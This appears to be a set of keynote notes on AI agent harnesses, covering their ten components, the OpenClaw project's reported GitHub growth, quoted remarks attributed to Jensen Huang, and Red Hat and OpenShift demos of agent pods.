The Agent Harness is the new operating system. Same architecture, different era.
The 10 Components of an Agent Harness

- Agentic Loop
- Context Management
- Tools
- Skills
- Subagent Delegation
- Memory (Working + Persistent)
- Permissions and Security and Guardrails
- Observability and Evals
- Error Recovery and Resilience
- System Prompt and Instruction Hierarchy + Lifecycle Hooks
Tools mentioned: Claude Code, Codex, Deep Agents, Cursor, Antigravity, OpenClaw, OpenCode.

OpenClaw: Fastest Growing OSS Project in GitHub History
| Project | Stars | Time to Reach |
|---|---|---|
| OpenClaw | 369K | 5 months (Nov 2025 → May 2026) |
| React | 243K | ~10 years |
| Linux | 218K | ~14 years |
| Kubernetes | 100K | ~3 years |

Jensen Huang on OpenClaw (GTC 2026)
“Every company in the world needs an OpenClaw strategy. This is as big as HTML, as big as Linux.”
“OpenClaw has open-sourced the operating system of agent computers. It’s no different from how Windows made it possible for us to create personal computers. Now, OpenClaw has made it possible for us to create personal agents.”
— Jensen Huang, GTC 2026, March 17, 2026


The OpenClaw Mascot Moment


The Clawd mascot (the pink owl/creature) made multiple appearances on the triple-screen setup, getting laughs from the packed audience.
The Brain-in-a-Jar Metaphor

The keynote used a striking visual — a brain in a jar with crab claws — to illustrate how LLMs are powerful but inert without a harness. The model alone is just a brain; the harness gives it limbs to interact with the world.
The OpenClaw Hardware Frenzy

The keynote showed real press headlines illustrating OpenClaw’s impact on hardware demand:
- “OpenClaw-fueled ordering frenzy creates Apple Mac shortage — delivery for high Unified Memory units now ranges from 6 days to 6 weeks”
- “Lobster buffet: China’s tech firms feast on OpenClaw as companies race to deploy AI agents”
- “OpenClaw Put Apple Back in the AI Game — And Now They Can’t Build Macs Fast Enough”
Red Hat Keynote Demo: 2015 Containers Launch

A throwback to Red Hat’s container journey — the 2015 keynote demo launching 1000+ containers for the audience, showing how far the platform has come from containers to AI agents.

Kubernetes Cluster Architecture
The Developer Hub session opened with a classic Kubernetes cluster architecture overview — Master (api, etcd, scheduler, controllers) with multiple Nodes running kubelets and workloads (Tomcat, MongoDB, Node.js, MySQL, Istio proxy). The foundation that AI agent orchestration is built upon.

OpenShift Cluster Running 40+ OpenClaw Pods
